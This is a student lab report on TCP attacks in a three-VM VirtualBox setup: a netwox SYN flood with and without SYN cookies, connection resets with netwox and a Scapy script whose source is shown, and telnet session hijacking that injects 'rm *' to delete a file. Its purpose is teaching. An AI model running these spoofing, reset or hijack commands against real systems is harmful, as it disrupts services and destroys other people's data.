

Lab 3: TCP Attack

Description and Lab Setting:

The purpose of this lab is to learn about some of the different types of TCP attacks that can be used, how these attacks work, and tools that can be used to accomplish these attacks. For this lab the setting is 3 different virtual machines. Ubuntu Server which will be used as the server to connect to, Ubuntu Observer which will work as the client in this lab, and Ubuntu Attacker which is where all the attacks will be launched from. All 3 are virtual machines running on my Desktop PC, and all are on the same NATNetwork setup in VirtualBox.

Design:

Task 1:

For task 1 the attack was very basic, using the netwox tool, on the Ubuntu Attacker VM, I specified the IP address (10.0.2.7) of the target system which was the Ubuntu Server VM. The command used was “sudo netwox 76 -i 10.0.2.7 -p 23 -s raw” the -i flag sets the target IP, the -p flag sets the port, and the -s flag tells netwox to spoof the source IP address. I let the attack run for about half a minute to make sure it was able to work effectively before using CTRL+C to stop the attack from continuing to run. While the attack was active it was flooding the target with SYN packets using the TCP protocol. The attack was run twice, the first time the target Ubuntu Server had the cookie defense mechanism active and for the second attack the Ubuntu Server had the cookie defense mechanism turned off.

Task 2:

For task 2 the Ubuntu Server was running, and the Ubuntu Observer was connected to it using a telnet connection. The task was to interrupt this connection. To do this I executed two different types of attacks, the first used netwox on the Ubuntu Attacker VM and the second was using a python script “Reset.py” again from the Ubuntu Attacker. The first attack was simple using the netwox tool. I used the command “netwox 40 -l 10.0.2.6 -m 10.0.2.7 -o 38200 -p 23 -B -q 3367295179” where the -l flag sets source IP, the -m flag sets the destination IP, the -o flag sets the source port, the -p flag sets the destination port, the -B flag tells netwox to use TCP RST, and the -q flag sets the TCP sequence number. The specific numbers in that command were gathered from Wireshark which gathered the packets between Server and Observer during the telnet/ssh connection. This attack if successful would close the open connection. For the second type of attack it was the same idea as the first except instead of using netwox the python script used the tool Scapy.

Task 3:

In task 3, again Ubuntu Observer was connected to Ubuntu Server using telnet, except this time instead of interrupting the connection we want to hijack the connection and do something malicious, deleting the file “secret.txt”. Just like task 2 there are two different ways I accomplished this the first was using netwox and the second was making a python script “Sessionhijack.py”. In both attacks I used information from packets gathered by Wireshark which was running on the third machine Ubuntu Attacker, this is the machine that the two attacks for this task were launched from. When the attacks were launched to the Ubuntu Server it appeared as though Ubuntu Observer sent the packet but it was spoofed from the Ubuntu Attacker.

Observation and Explanation:

Task 1:

Both attacks that were attempted against the target were successful. I was able to check that the attacks worked by checking Wireshark which was running on the Ubuntu Observer VM and capturing all of the packets as well as checking the state of connections on the Ubuntu Server VM before and during the attacks using the command “netstat -tna”. [Before the attacks I saw no active connections just some of the basic ports with the status of “LISTEN”.](#)

During the [first attack](#) in which the target system had the cookie defense mechanism turned on I noticed that when checking the state of connections on the Ubuntu Server VM [I saw a list of 128 different “SYN_RECV” half-open connections](#). What was interesting is that when I ran the same command a few seconds later to check the connection states again I saw almost the exact same list except the last connection listed the first time was now gone and they all had shifted down 1 line with a new connection now at the top. I did not understand this until I ran the second attack with the cookie defense mechanism turned off. Looking at the [Wireshark packet capture during attack 1](#) was what I expected. A large number of packets was sent and you can see in the screenshot that the Ubuntu Server would receive the first packet and respond back and then would receive back a RST packet from the spoofed IP. Meaning the server is unavailable which makes sense because it is not on the local network.

Before running the second attack I waited and then [checked the connection state](#) to make sure it was back to normal before continuing. When I ran the [second attack](#) everything was the same except for the defense mechanism being off. While the attack was ongoing, I again used [“netstat -tna” to check the state of connections](#). What I saw was much different from the first attack, for the second attack every time I checked the state of connections, I saw a brand-new list of 128 different connections to different IP addresses. Seeing this I now understood what I saw during the first attack. With the cookie defense mechanism on the Ubuntu Server VM held off other connections when the max amount was reached until a new connection spot opened. During the second attack since the defense mechanism was turned off the Ubuntu Server kept receiving connection attempts over and over and did nothing to stop or hold off the connections. This shows how important the cookie defense mechanism is and what it does to protect the

system from a SYN flooding attack. During the second attack I also attempted to telnet from the Ubuntu Observer to Ubuntu Server and it was successful but the connection took a few seconds normal then what I have seen in the past and running basic commands seemed slower. This is a result of flooding of packets to the Ubuntu Server System.

Task 2:

Both types of attacks that I used were successful. Before starting the first attack [I initiated the connection between Ubuntu Observer and Ubuntu Server](#). After establishing this connection I went to Wireshark which was running on Ubuntu Attacker and looked at the packets captured about the telnet connection that I established. [I found the last packet](#) sent and looked at the information about that specific packet so that I could use that in the netwox command. The [first attack using the netwox command](#) which was specified in the Design section above was [successful at closing the connection](#). I repeated the steps I took above to test the same technique for an ssh connection and was successful in interrupting that connection as well. The only difference was looking at Wireshark there was the packet I spoofed but the Ubuntu Server did not respond as it did when disrupting the telnet connection. When I switched to Ubuntu Observer after running the netwox command with all of the info captured it said the pipeline had been interrupted and the session was closed. So I know the attack was also successful against ssh.

For the second type of attack, I used a python script “Reset.py” which the code for can be [seen in this screenshot](#). Before starting the attack I reopened the telnet connection between Ubuntu Observer and Ubuntu Server and again looked for the [last packet](#) between the two systems in Wireshark. The sequence number in the python script screenshot is different from the sequence number seen in the Wireshark screenshot, it is a lower sequence number because every time a new packet was sent I had to change the sequence number to the newest and the screenshots were taken at different moments. After gathering this information from Wireshark I then entered all of that information into the python script. After doing this I changed permissions for the python script so it was executable and [then ran the script](#). After running the script I went to the Ubuntu Observer and saw that it was indeed [successful and had closed the connection](#) just like netwox had. To see how it had worked I went back to Wireshark on Ubuntu Attacker and [looked at the packets captured](#). Looking at that screenshot you can see the last packet that I used to fill in the python script as well as the packet that was sent by the python script when it was run. They share the same sequence number. In the spoofed packet you can see the “RST” flag telling the connection to close. Ubuntu Server then responded back with the “RST” flag as well to Ubuntu Observer thinking it had sent the packet and the connection was closed.

Task 3:

Both attacks that were attempted were successful. Before beginning the first attack using netwox I first had to setup the “secret.txt” file on Ubuntu Server and establish a telnet connection between Ubuntu Observer and Ubuntu Server. I started capturing packets with Wireshark on Ubuntu Attacker and then moved to Ubuntu Observer to start the telnet connection. After establishing the connection [I created the file](#) “secret.txt” in the “~/Desktop”

directory on the Server. To check and ensure the file was created I moved over to Ubuntu Server and looked at the desktop where I could [see the file I created](#) through telnet. I looked at the [last packet](#) that was sent in Wireshark and used that for the [netwox command](#). Again the sequence number and ack number are different in the screenshots because it took me a few attempts to get the command right so I had to keep changing the numbers because of new packets and the screenshots were taken at different times. After successfully running the netwox command I moved over to Ubuntu Server and the file “secret.txt” [was no longer on the Desktop as expected](#).

Before I started the second attack, I restarted Wireshark, reestablished the telnet connection, and [recreated the file “secret.txt”](#) in the “~/Desktop” directory. After doing this I went to Wireshark to find [the last packet](#) again. I then created the Python script “Sessionhijack.py” and used the information gathered from Wireshark for that script. The code for the script can be [seen in this screenshot](#). After adding all the packet information into the script, I also added the commands “\r rm *\n\r” which we had used for the last attack but they do not have to be hex encoded this time. So now with all that added and saved I changed the permissions to allow the script to execute and [ran the attack](#). I wanted to see how the script worked so I went to Wireshark and looked for the next telnet packet that was sent and saw that the Seq/Ack numbers both matched the last packet sent so [this was the packet I created](#) in my attack. Looking into the packet further I scrolled down to the Data section of the packet and could see in clear text the command I put in the script for Data this can be seen [in this screenshot](#). To be sure I moved over to the Ubuntu Server again and saw that the file “secret.txt” was indeed [removed from the desktop as expected](#).

Summary:

In this lab I learned a lot from each task, the netwox tool that was used made things very easy to do. All I needed was to capture packets using Wireshark and the use the information about the packets in the netwox commands to complete all of the 3 different attacks. The Python scripts were a little more challenging I had a lot of trial and error with those but when I got them to work it was just as successful as netwox. What I found in this lab is that with just two simple tools Wireshark and netwox I was easily able to flood, disrupt, and hijack the systems. I never realized before just how easy it could be to do things like this. It also shows how important it can be to protect a network and to always be observant of traffic on a network. If I had just been looking at the Wireshark capture logs without knowing about what was going on there would have been little to no chance that I would have picked up on the session disruption in Task 2 or the session hijacking in Task 3. The spoofing techniques used in those tasks made the packets look completely benign in Wireshark. The first task taught me of the importance of the cookie defense mechanism, seeing the difference between the flood attack with the defense on vs off was drastic. This lab I feel was very beneficial in furthering my knowledge and learning new ideas and techniques in the field of cybersecurity.

Appendix:

Task 1:

The image shows two Oracle VM VirtualBox windows running Ubuntu Server and Ubuntu Attacker. Both windows have a terminal window open.

Ubuntu Server [Running] - Oracle VM VirtualBox

```
[03/15/21]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[03/15/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Local Address          Foreign Address        State
tcp      0    0 127.0.1.1:53        0.0.0.0:*
tcp      0    0 10.0.2.7:53        0.0.0.0:*
tcp      0    0 127.0.0.1:53        0.0.0.0:*
tcp      0    0 0.0.0.0:22         0.0.0.0:*
tcp      0    0 0.0.0.0:23         0.0.0.0:*
tcp      0    0 127.0.0.1:953       0.0.0.0:*
tcp      0    0 127.0.0.1:3306       0.0.0.0:*
tcp6     0    0 :::80              :::*
tcp6     0    0 :::53              :::*
tcp6     0    0 :::21              :::*
tcp6     0    0 :::22              :::*
tcp6     0    0 :::3128             :::*
tcp6     0    0 :::1:953            :::*
[03/15/21]seed@VM:~$
```

Ubuntu Attacker [Running] - Oracle VM VirtualBox

```
[03/15/21]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
^C
[03/15/21]seed@VM:~$
```

The screenshot shows a dual-boot Linux desktop environment. The top window is a terminal session titled '/bin/bash' running on Oracle VM VirtualBox, with the command 'netstat -tna' being run. The output lists active Internet connections, mostly showing listening ports on 127.0.0.1 and various external IP addresses. The bottom window is Wireshark, also running on Oracle VM VirtualBox, capturing traffic on interface 'enp0s3'. The packet list shows numerous TCP connections, many of which are SYN_RECV or ACKed SYN packets from external hosts. A specific connection from 90.175.218.138:23 to 191.170.247.185:867 is highlighted in red, indicating it's the target of the netstat command. The details and bytes panes provide more information about this selected packet.

Ubuntu Server [Running] - Oracle VM VirtualBox

/bin/bash

```
[03/15/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53            0.0.0.0:*
tcp      0      0 10.0.2.7:53            0.0.0.0:*
tcp      0      0 127.0.0.1:53            0.0.0.0:*
tcp      0      0 0.0.0.0:22             0.0.0.0:*
tcp      0      0 0.0.0.0:23             0.0.0.0:*
tcp      0      0 127.0.0.1:953           0.0.0.0:*
tcp      0      0 127.0.0.1:3306           0.0.0.0:*
tcp6     0      0 :::80                  :::*
tcp6     0      0 :::53                  :::*
tcp6     0      0 :::21                  :::*
tcp6     0      0 :::22                  :::*
tcp6     0      0 :::3128                :::*
tcp6     0      0 :::1:953               :::*
[03/15/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[03/15/21]seed@VM:~$
```

Ubuntu Attacker [Running] - Oracle VM VirtualBox

/bin/bash



```
[03/15/21]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
^C
[03/15/21]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```

Ubuntu Server [Running] - Oracle VM VirtualBox

/bin/bash

```
[03/15/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[03/15/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53            0.0.0.0:*
tcp      0      0 10.0.2.7:53           0.0.0.0:*
tcp      0      0 127.0.0.1:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 0.0.0.0:23            0.0.0.0:*
tcp      0      0 127.0.0.1:953          0.0.0.0:*
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
tcp      0      0 10.0.2.7:23           245.97.168.81:16815  SYN_RECV
tcp      0      0 10.0.2.7:23           242.243.67.221:54569  SYN_RECV
tcp      0      0 10.0.2.7:23           250.112.149.40:37837  SYN_RECV
tcp      0      0 10.0.2.7:23           243.148.195.62:54644  SYN_RECV
tcp      0      0 10.0.2.7:23           246.75.154.198:20522  SYN_RECV
tcp      0      0 10.0.2.7:23           249.194.210.16:12328  SYN_RECV
tcp      0      0 10.0.2.7:23           250.139.144.250:62096  SYN_RECV
tcp      0      0 10.0.2.7:23           252.222.184.52:51432  SYN_RECV
tcp      0      0 10.0.2.7:23           246.216.209.165:63041  SYN_RECV
tcp      0      0 10.0.2.7:23           241.137.102.42:15628  SYN_RECV
tcp      0      0 10.0.2.7:23           249.28.99.41:2436   SYN_RECV
tcp      0      0 10.0.2.7:23           252.207.44.19:53924  SYN_RECV
tcp      0      0 10.0.2.7:23           242.7.5.227:4314   SYN_RECV
tcp      0      0 10.0.2.7:23           245.4.148.72:36514  SYN_RECV
tcp      0      0 10.0.2.7:23           244.251.229.142:51819  SYN_RECV
tcp      0      0 10.0.2.7:23           252.110.198.156:25531  SYN_RECV
tcp      0      0 10.0.2.7:23           245.11.43.200:33591  SYN_RECV
tcp      0      0 10.0.2.7:23           253.16.39.16:35733  SYN_RECV
tcp      0      0 10.0.2.7:23           254.8.207.73:40553  SYN_RECV
tcp      0      0 10.0.2.7:23           242.235.252.97:38652  SYN_RECV
tcp      0      0 10.0.2.7:23           253.215.49.161:32862  SYN_RECV
```

Task 2:



[03/15/21]seed@VM:~\$ sudo netwox 40 -l 10.0.2.6 -m 10.0.2.7 -o 38200 -p 23 -B -q
3367295179
Option 'q' is not boolean (found in -q3367295179)
Error 10011 : tool argument not decoded

[03/15/21]seed@VM:~\$ sudo netwox 40 -l 10.0.2.6 -m 10.0.2.7 -o 38200 -p 23 -B -q
3367295179

IP

version	ihl	tos	totlen
4	5	0x00=0	0x0028=40
			r D M offsetfrag
		0x3209=12809	0 0 0 0x0000=0
	ttl	protocol	checksum
0x00=0		0x06=6	0x70BB
		source	
		10.0.2.6	
		destination	
		10.0.2.7	

TCP

source port	destination port
0x9538=38200	0x0017=23
seqnum	
0xC8B4D8CB=3367295179	
acknum	
0x00000000=0	
doff	window
5	0 r r r r C E U A P R S F 0x0000=0
	0 0 0 0 0 0 0 0 0 0 1 0 0
	checksum
0x6104=24836	urgptr
	0x0000=0


[03/15/21]seed@VM:~\$

[03/15/21]seed@VM:~\$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seedServer
Password:
Login incorrect
VM login: seed
Password:
Last login: Mon Mar 15 19:02:32 EDT 2021 from 10.0.2.6 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: <https://help.ubuntu.com>
* Management: <https://landscape.canonical.com>
* Support: <https://ubuntu.com/advantage>

0 packages can be updated.
0 updates are security updates.

[03/15/21]seed@VM:~\$ Connection closed by foreign host.
[03/15/21]seed@VM:~\$



The screenshot shows a Gedit window titled "Reset.py (~/) - gedit". The file contains the following Python code:

```

#!/usr/bin/python
import sys
from scapy.all import *
print("Sending RESET Packet.....")
IPLayer = IP(src="10.0.2.6", dst="10.0.2.7")
TCPLayer = TCP(sport=38202, dport=23, flags="R", seq=3082156761)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)

```

Ubuntu Attacker [Running] - Oracle VM VirtualBox

/bin/bash

```
File "/home/seed/.local/lib/python2.7/site-packages/scapy/fields.py", line 1246, in __init__
    self.value = self._fixvalue(value)
File "/home/seed/.local/lib/python2.7/site-packages/scapy/fields.py", line 1240, in _fixvalue
    y |= 1 << self.names.index(i)
ValueError: substring not found
[03/15/21]seed@VM:~$ gedit ./Reset.py
[03/15/21]seed@VM:~$ sudo ./Reset.py
Sending RESET Packet.....
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.0.2.6' (None)
dst : DestIPField = '10.0.2.7' (None)
options : PacketListField = [] ([])

sport : ShortEnumField = 38202 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 3082156761L (0)
ack : IntField = 0 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 4 (R)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
checksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] ([])
```

Ubuntu Observer [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

Terminator


